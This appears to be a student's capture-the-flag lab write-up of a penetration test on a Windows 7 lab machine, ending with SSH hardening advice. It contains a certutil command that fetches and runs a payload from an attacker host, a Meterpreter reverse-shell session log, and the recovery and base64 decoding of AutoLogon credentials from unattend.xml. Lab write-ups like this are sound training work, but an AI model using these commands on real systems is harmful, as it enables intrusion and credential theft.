


4.) I then exploited the ssh vulnerability and logged in as Richmond. I then downloaded the **belt_7777.exe** and executed the document. This then created the shell and I had access to the remote via a reverse shell. I also ensured that I was logged in as Richmond.

- **a.) Command:** ssh richmond@10.0.2.25
- **b.) Command 2:** certutil -urlcache -f http://10.0.2.10:8000/belt_7777.exe belt_7777.exe
- **c.) Command 3:** start belt_7777.exe
- **d.) Command 4:** whoami

The screenshots are in order of commands listed





```
[*] Started reverse TCP handler on 10.0.2.10:7777
[*] Sending stage (175686 bytes) to 10.0.2.25
[*] Meterpreter session 1 opened (10.0.2.10:7777 → 10.0.2.25:49172) at 2023-06-13 00:22:39 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2428 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\richmond\Downloads>whoami
whoami
ie9win7\richmond
```

5.) I also saw a txt file named noteToRichmond.txt and opened it. It displayed this message below. It gave me directions on how to get the red and black belt.

a.) Command: type noteToRichmond.txt

```
C:\Users\richmond>type noteToRichmond.txt
type noteToRichmond.txt
Richmond -- Thank goodness it's you.

[Red Belt]
If it were anyone else reading this
they would know that they could use msfvenom to craft a payload and spawn
a meterpreter shell and screenshot that with the getuid command to achieve
their red belt and I'd be in big trouble.

[Black Belt]
No hard feelings, but I can't trust anyone so this account has minimum
privileges. Thankfully I don't think the students remember using a tool
to escalate privileges in any of their assignments. I believe there are
credentials in the XML document in the folder named after the football team
that is in Carolina in the windows folder. IEUser is the login and the password may
need to be encoded, I think its base64 but I'm not sure. Login to IEUser and
I've left a note for you on the Desktop

[Optional Black Belt]
Also if you have the time, this is completely optional I configured this MySQL server, but not sure if
I configured it correctly to be exploited. Something about user diagrams in
metasploit, there was something about that with a windows/meterpreter/reverse_tcp
payload. Let me know if that's vulnerable as well and I can get back to making
this comptuer secure

Thanks!
```

Objective: Escalate Privileges


1.) From the txt file in the screenshot above, it asked me to locate the xml file in the Windows file named after a Carolina Football Team. The Carolina Football Team is Panther. The file was called unattend.xml.

2.) I was able to view the contents of the document. I looked for the passwords and found “cXdlcnR5MTIzNDU” which was in base 64 format.


a.) **Command:** type unattend.xml

```
<OOBE>
    <HideEULAPage>true</HideEULAPage>
    <HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
    <NetworkLocation>Home</NetworkLocation>
    <ProtectYourPC>1</ProtectYourPC>
</OOBE>
<AutoLogon>
    <Password>cXdlcnR5MTIzNDU=</Password>
    <Username>IEUser</Username>
    <Enabled>true</Enabled>
```


3.) I went to Cyberchef and decoded the encrypted password and ensured I used Base64. The password for **IEUser** is **qwerty12345**



4.) I then utilized SMBClient to get the blackbelt flag. I used the credentials “IEUser/qwerty12345”



Objective: Get Blackbelt flag



1.) **Recommendation:** There would be a couple recommendations that I can givt to help prevent this exploit being used by hackers. The first thing would recommend would be regards to password. I would make the password to be more complex so that it wouldn't be as easy to crack. If you want to make things more secure, you can use ssh keys. Where the public key would be on the ssh server and the private key on the user's computer as well as a more secure password. You can also disable passwords but if the attacker has the private key, then it will be very easy to access the ssh server. You can also blacklist/whitelist ip address. This can prevent from unauthorized ip addresses from accessing the ssh server. I would also recommend to change the setting for log leveling to monitor ssh activity.